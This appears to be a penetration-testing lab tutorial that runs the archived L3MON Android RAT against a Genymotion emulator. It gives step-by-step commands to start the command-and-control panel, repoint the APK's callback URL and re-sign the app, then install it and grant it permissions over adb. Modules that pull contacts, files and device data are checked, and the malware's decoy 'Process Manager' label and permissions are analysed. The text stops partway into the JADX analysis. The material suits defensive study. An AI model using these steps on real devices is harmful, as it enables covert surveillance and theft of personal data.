| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | L3MON (archived efxtv/L3MON mirror) Factory / lab APK com.etechd.l3mon 1.0 (targetSdk=24)Node.js v24.19.0 · npm 11.16.0jadx 1.5.6 · apktool 2.7.0 · aapt / adb 1.0.41 · apksigner 0.9Genymotion Android 10 / API 29 ( 192.168.56.104:5555) |
| Applies to | Kali Linux analysis hosts; Genymotion or similar Android emulators on a host-only lab network |
| Lab environment | Pentest lab Genymotion Android pentest lab |
| Privilege | Normal user on Kali; Genymotion adbd ran as root in this lab |
| Cert prep | CompTIA PenTest+ (mobile specialized systems) |
| Scope | Authorized Genymotion lab: start the L3MON Node panel, install a C2-patched lab APK, verify representative manage modules, then map permissions, JADX classes, IoCs, and removal. Does not cover social-engineering installs, Internet-exposed C2, or persistence improvements for real-world use. |
| Related guides | Ghost Framework Android ADB lab Android Studio AVD lab Andriller Android forensics |
L3MON is an old Android remote-access tool built around a Node.js control panel and an Android client APK. The original project is no longer maintained, but its archived code is still useful for understanding how an Android RAT communicates with a remote panel and what defenders can look for.
In this tutorial, you'll run the archived L3MON panel on Kali Linux, connect an Android 10 Genymotion test device, examine a few modules, and then analyze the same APK with tools such as aapt, apktool, and JADX.
L3MON only works partially on a current setup. The panel can still run and the Android client can connect, but its original Java 8-era APK builder and signing workflow are obsolete.
The APK used here targets Android API 24, so behavior on newer Android releases can differ. The examples below therefore demonstrate L3MON in a controlled Android 10 emulator rather than claiming compatibility with current production phones.
What Is L3MON?
L3MON has two main parts:
- A web control panel that runs on a computer such as Kali Linux
- An Android APK installed on the test device
The Android app connects back to the panel using Socket.IO. From the panel, an authorized tester can request information such as contacts, installed apps, files, or device details when the app has the required Android permissions.
Tools with this design are commonly called RATs. Depending on context, RAT can mean Remote Administration Tool or Remote Access Trojan. The important distinction is authorization: remote-control software installed without the device owner's permission becomes malicious.
L3MON includes modules for contacts, SMS, call logs, location, microphone access, notifications, Wi-Fi information, and file browsing.
The included Android APK has several recognizable characteristics:
- Package name
com.etechd.l3mon - Launcher label Process Manager
minSdk11 andtargetSdk24android:debuggable="true"
These details give you several useful identifiers before you even run the APK.
Current Project Status and What Still Works
The original Android-RAT code is no longer available at the current D3VL/L3MON repository; that repository now describes a different Layer 3 network-management project. The archived efxtv/L3MON mirror preserves the Android RAT tree used in this tutorial and was archived read-only on July 8, 2026. For this tutorial, use the archived efxtv/L3MON copy. The original Android RAT code is no longer actively maintained.
With current Kali, you can still:
- Start the Node.js panel
- Connect a patched Android client from Genymotion when the callback URL points at your Kali host
- Analyze the APK with
aapt, apktool, and JADX
The main compatibility problems are:
- Rebuild docs still assume Java 8; Kali Rolling 2026.2 ships OpenJDK 25 and does not package OpenJDK 8
- The bundled
sign.jarfails on modern JDKs (BASE64Encoderremoved) - The in-panel APK Builder UI still appears, but it is not a reliable rebuild path on current Kali
You do not need the original web builder for this tutorial. Changing the server URL in Smali and signing with apksigner is enough for a lab callback.
L3MON Architecture
The small Android client is often called a stub. It is the APK installed on the test device. It connects back to the L3MON panel and implements the device-side modules.
Command and control (C2) refers to the connection between the Android app and the L3MON panel. The panel sends requests over this connection, and the Android app sends results back.
L3MON uses Socket.IO for this communication.
┌─────────────────────┐     Socket.IO      ┌──────────────────────┐
│ Android client APK  │ ─────────────────► │ L3MON Node.js server │
│ com.etechd.l3mon    │   default :22222   │ control_port 22222   │
│ label: Process Mgr  │                    │ web UI port 22533    │
└─────────────────────┘                    └──────────────────────┘
On the clone used here, includes/const.js sets:
22533— web interface you open in the browser22222— Socket.IO connection used by the Android app
The included APK contains a sample server address in its IOSocket class. Before the Android app can connect to your lab server, that address must point to Kali instead.
In this setup, Kali uses 192.168.56.120, so the lab APK will later be changed to connect to http://192.168.56.120:22222.
Keep the panel on the lab network only. Do not publish ports 22222 or 22533 to untrusted networks.
Build an Isolated Genymotion Analysis Lab
Create a Genymotion test device that contains no important data and place it on the same host-only network as Kali. Take a snapshot before installing the L3MON APK.
L3MON targets an older Android version, so Android 10 provides a useful compromise: the APK can still run while modern runtime permissions are visible.
The commands below assume:
- Kali GNU/Linux Rolling 2026.2 (
192.168.56.120on the host-only interface) - Genymotion Android 10 / API 29 at
192.168.56.104:5555 - Tools:
adb,aapt,apktool,jadx,apksigner
Create a working directory:
mkdir -p ~/l3mon-lab && cd ~/l3mon-labClone the archived repository:
git clone --depth 1 https://github.com/efxtv/L3MON.gitCopy the included APK into your working directory. Do not install the original APK yet. Later you'll modify the server address, rebuild the APK, sign that modified copy, and install only the finished lab version:
cp L3MON/app/factory/base.apk ./l3mon-factory.apkConfirm the file is present:
ls -l l3mon-factory.apk-rw-r--r-- 1 root root 297789 Sep 13 12:44 l3mon-factory.apkIf Genymotion is not set up yet, complete the Genymotion Android pentest lab guide first.
Inspect the APK Before Installation
Before installing the APK, inspect what Android will see: its package name, supported SDK versions, application label, and requested permissions.
aapt dump badging ~/l3mon-lab/l3mon-factory.apk | grep -E 'package:|sdkVersion|targetSdk|uses-permission:|application-label'package: name='com.etechd.l3mon' versionCode='1' versionName='1.0'
sdkVersion:'11'
targetSdkVersion:'24'
uses-permission: name='android.permission.WAKE_LOCK'
uses-permission: name='android.permission.CAMERA'
uses-permission: name='android.permission.WRITE_EXTERNAL_STORAGE'
uses-permission: name='android.permission.INTERNET'
uses-permission: name='android.permission.ACCESS_NETWORK_STATE'
uses-permission: name='android.permission.READ_SMS'
uses-permission: name='android.permission.SEND_SMS'
uses-permission: name='android.permission.ACCESS_WIFI_STATE'
uses-permission: name='android.permission.RECEIVE_BOOT_COMPLETED'
uses-permission: name='android.permission.READ_PHONE_STATE'
uses-permission: name='android.permission.READ_EXTERNAL_STORAGE'
uses-permission: name='android.permission.READ_CALL_LOG'
uses-permission: name='android.permission.RECORD_AUDIO'
uses-permission: name='android.permission.MODIFY_AUDIO_SETTINGS'
uses-permission: name='android.permission.ACCESS_COARSE_LOCATION'
uses-permission: name='android.permission.ACCESS_FINE_LOCATION'
uses-permission: name='android.permission.READ_CONTACTS'
application-label:'Process Manager'Three details stand out:
- The package is named
com.etechd.l3mon, but the launcher label shown to the user is Process Manager. That generic label can make the app look like a system utility targetSdkVersion24 shows that the app was designed around older Android behavior. On Android 10, sensitive permissions such as SMS, microphone, and location still require runtime approvalRECEIVE_BOOT_COMPLETEDallows the app to receive a notification after the device boots, which L3MON can use to restart its background service
Next, decode the APK with apktool so you can inspect Android components such as services and broadcast receivers:
apktool d -f -o ~/l3mon-lab/apktool-out ~/l3mon-lab/l3mon-factory.apkThe decoded manifest registers MainService, a BOOT_COMPLETED receiver (MyReceiver), a custom respawnService receiver, and a NotificationListenerService. These components show that L3MON is designed to keep work running in the background, react to device boot events, and access notifications when the required permission is granted.
Review Requested Android Permissions
Grouping the permissions by purpose makes the APK easier to understand. L3MON asks for a wide set of sensitive rights in one APK:
| Permission group | Examples in the Android client | What it can expose |
|---|---|---|
| Messaging | READ_SMS, SEND_SMS |
Can expose stored SMS messages or be used to send messages if granted |
| Calls / phone | READ_CALL_LOG, READ_PHONE_STATE |
Call history and phone-state details |
| Location | ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION |
Device location for GPS-style logging |
| Microphone / camera | RECORD_AUDIO, CAMERA |
Microphone recording or camera access after the required runtime grant |
| Storage | READ_EXTERNAL_STORAGE, WRITE_EXTERNAL_STORAGE |
File browsing and downloads through the file module |
| Background operation / network | RECEIVE_BOOT_COMPLETED, INTERNET, WAKE_LOCK |
Restart after reboot and keep a network callback channel |
On Android 6 and later, declaring sensitive permissions in the manifest is not enough. The user must also grant those permissions while the app is installed or running. This is why the app can request READ_SMS in its manifest but still be unable to read SMS until permission is granted.
Start and Verify the L3MON Panel
Check the installed Node.js and npm versions before starting the old L3MON panel. L3MON uses old Node dependencies, so your installation may show different warnings or resolved package versions on a newer Node.js release:
node --versionv24.19.0Check npm next:
npm --version11.16.0Change into the clone root and install the Node dependencies:
cd ~/l3mon-lab/L3MON && npm installBecause L3MON uses old dependencies, npm may report security or deprecation warnings. Those warnings are expected for this archived project and are another reason to keep it isolated in the lab.
L3MON reads the panel login credentials from maindb.json. The username is stored normally, while this old project expects the password as a lowercase MD5 hash.
Generate the hash for your lab password:
echo -n 'YourLabPassword' | md5sumPut the username and generated hash into the admin section of maindb.json:
{
  "admin": {
    "username": "admin",
    "password": "<32-character-md5>"
  }
}
MD5 is not suitable for storing real passwords; it appears here only because L3MON is old software. If the username or hash is wrong, the login page will reject your credentials even though the panel itself is running correctly.
Start the panel and leave the process running in its own terminal or tmux session:
node index.jsConfirm the ports locally:
ss -tlnp | grep -E '22533|22222'LISTEN 0 511 *:22533 *:* users:(("MainThread",pid=752388,fd=23))
LISTEN 0 511 *:22222 *:* users:(("MainThread",pid=752388,fd=22))Both ports should appear as LISTEN: 22533 is the browser interface and 22222 receives Android client connections.
Browse http://127.0.0.1:22533/login on the same host. If the login page opens, the Node.js panel is running correctly:

The APK Builder menu is still visible, but its original Java 8 signing process is no longer suitable on current Kali. The next section modifies and rebuilds the APK manually with apktool and apksigner.
Prepare the Lab APK
The included APK is configured to contact a sample IP address. To make it connect to your isolated Kali server, change only that callback address, rebuild the APK, and sign the modified copy.
Decode the APK into a directory you can edit:
apktool d -f -o ~/l3mon-lab/L3MON/app/factory/decompiled ~/l3mon-lab/l3mon-factory.apkThe old L3MON builder automated this replacement before rebuilding and signing the APK. Because that Java 8-era builder is no longer reliable on current Kali, we make the same lab-only callback change directly in the decoded Smali.
apktool represents the app's compiled Android bytecode as Smali, a human-readable assembly-like format. You only need to change the hardcoded server URL here; you do not need to understand the rest of the Smali code. Edit smali/com/etechd/l3mon/IOSocket.smali so the server URL matches your Kali address. This tutorial used:
const-string v3, "http://192.168.56.120:22222?model="Rebuild the modified APK. --use-aapt2 tells apktool to use Android's newer resource-packaging tool:
apktool b --use-aapt2 -o ~/l3mon-lab/l3mon-unsigned.apk ~/l3mon-lab/L3MON/app/factory/decompiledAndroid APKs are normally aligned before signing. zipalign adjusts the package layout without changing its application code:
zipalign -p -f 4 ~/l3mon-lab/l3mon-unsigned.apk ~/l3mon-lab/l3mon-aligned.apkConfirm alignment on the aligned unsigned build:
zipalign -c -v 4 ~/l3mon-lab/l3mon-aligned.apkVerification successfulAndroid requires modified APKs to be signed before installation. The command below uses a lab-only keystore named l3mon-debug.keystore. If you do not already have one, create it with the same lab-only signing workflow described in the Apktool decompile and rebuild guide:
apksigner sign --ks ~/l3mon-lab/l3mon-debug.keystore --out ~/l3mon-lab/l3mon-lab.apk ~/l3mon-lab/l3mon-aligned.apkVerify the signed lab APK before you install it:
apksigner verify --verbose ~/l3mon-lab/l3mon-lab.apkVerifies
Verified using v1 scheme (JAR signing): true
Verified using v2 scheme (APK Signature Scheme v2): true
Verified using v3 scheme (APK Signature Scheme v3): true
Number of signers: 1Save the emulator's ADB address in a shell variable so the following commands are easier to read:
export TARGET=192.168.56.104:5555Install only the modified and re-signed APK. If com.etechd.l3mon is already installed from an earlier test, remove it first:
adb -s "$TARGET" uninstall com.etechd.l3monIf the package is not installed, adb uninstall reports a failure; you can ignore that result and continue. Android requires app updates to use the same signing certificate. Removing an older differently signed build avoids that signature conflict.
Now install the lab APK:
adb -s "$TARGET" install -r ~/l3mon-lab/l3mon-lab.apkReview App Info and Runtime Permissions
Confirm the package is present:
adb -s "$TARGET" shell pm path com.etechd.l3monpackage:/data/app/com.etechd.l3mon-fPjPyPDvjuQ6MSTfnUAgwA==/base.apkOpen App info for the installed package:
adb -s "$TARGET" shell am start -a android.settings.APPLICATION_DETAILS_SETTINGS -d package:com.etechd.l3monThe App info page should show the launcher label Process Manager. Before any runtime permissions are granted, the permissions page also shows the sensitive permission groups as denied:

Open Permissions. Call logs, Camera, Contacts, Location, Microphone, Phone, SMS, and Storage all sit under Denied on this Android 10 guest. This demonstrates the difference between requesting a permission in the APK manifest and actually receiving that permission from Android:

When MainActivity starts, it launches L3MON's background service and directs the user toward Android settings so permissions can be enabled. On this sample, the app immediately requests sensitive access such as SMS and microphone permissions, which is far beyond what its Process Manager label would suggest.
In this Genymotion lab, you can grant the declared runtime permissions from ADB with pm grant instead of clicking each permission manually. Start with Contacts only so the first panel test stays minimal:
adb -s "$TARGET" shell pm grant com.etechd.l3mon android.permission.READ_CONTACTSAdd a test contact named LabContact with the number 5550100. This gives the Contacts module a known value to retrieve later.
Grant additional permissions only when testing the corresponding module. For example, SMS requires SMS permissions, microphone recording requires RECORD_AUDIO, and location requires the location permissions.
The app's main activity may close after opening Android settings, which can leave the background client disconnected. On this rooted Genymotion image, starting MainService directly kept the test connection active:
adb -s "$TARGET" shell am startservice -n com.etechd.l3mon/.MainServiceThis works because the Genymotion ADB shell has root privileges. A normal non-root ADB connection on a production phone may not be allowed to start the service this way.
Confirm the Lab Device Online
Refresh http://127.0.0.1:22533/ after the service starts. When the Android client connects successfully, it appears as an online device in the panel with a Manage button:

The IP shown by the panel may differ from the emulator's host-only address depending on the virtual network path. Use the client ID and recent last-seen time to identify your test device.
Open Manage on that row. The Manage sidebar lists L3MON's collection and device-control modules: Info, GPS, Microphone, Contacts, Call Log, Clipboard, Notifications, SMS, Wi-Fi, Installed Apps, Allowed Permissions, File Explorer, and Downloads.
Verify L3MON Behavior in the Lab
Several Manage pages have an Update button. Clicking it sends a request to the Android client through Socket.IO. After the client responds, reload the page to view the returned data.
Contacts

After creating the LabContact entry and clicking Update, the contacts table listed LabContact / 5550100 in this test. Seeing LabContact confirms that the Contacts module can read the contact created for the test once READ_CONTACTS is granted:
Allowed permissions

After you grant additional permissions for the other module tests, Allowed Permissions mirrored SMS, location, microphone, storage, and related rights. This page lets you compare Android's actual granted permissions with the permissions L3MON reports in its panel:
Other modules at a glance
You do not need a screenshot gallery for every sidebar item. In this test the remaining modules behaved as follows:
| Module | Permission / data dependency | What happened in this test |
|---|---|---|
| File Explorer | Storage grants; click Home first | Listed /storage/emulated/0 folders such as DCIM, Download, and Pictures |
| Installed Apps | None beyond the installed package list | Returned the full Genymotion app inventory after Update |
| Wi-Fi Manager | Wi-Fi/location permissions and Android Wi-Fi state | Reported guest SSID AndroidWifi |
| Microphone | RECORD_AUDIO |
Record UI available; this tutorial does not claim a successful audio capture |
| GPS | Location grants; map tiles need a third-party key | The GPS request path was available, but the map did not render without its third-party basemap configuration |
| SMS / Call Log | Matching grants plus emulator content | Empty tables on a clean guest even after a successful Update |
| Clipboard / Notifications | Matching listeners and activity | Empty until the emulator generates matching events |
An empty table does not automatically mean the module failed. First check that the required permission is granted and that the emulator actually contains data for that module.
Analyze the APK with JADX
Now look inside the APK to see which classes implement the features you just used from the panel. JADX converts Android DEX bytecode into Java-like source code, which makes the application's classes easier to inspect.
Decompile the original APK with JADX (the modified lab APK uses the same class set):
jadx -d ~/l3mon-lab/jadx-out ~/l3mon-lab/l3mon-factory.apkList representative application classes under com.etechd.l3mon:
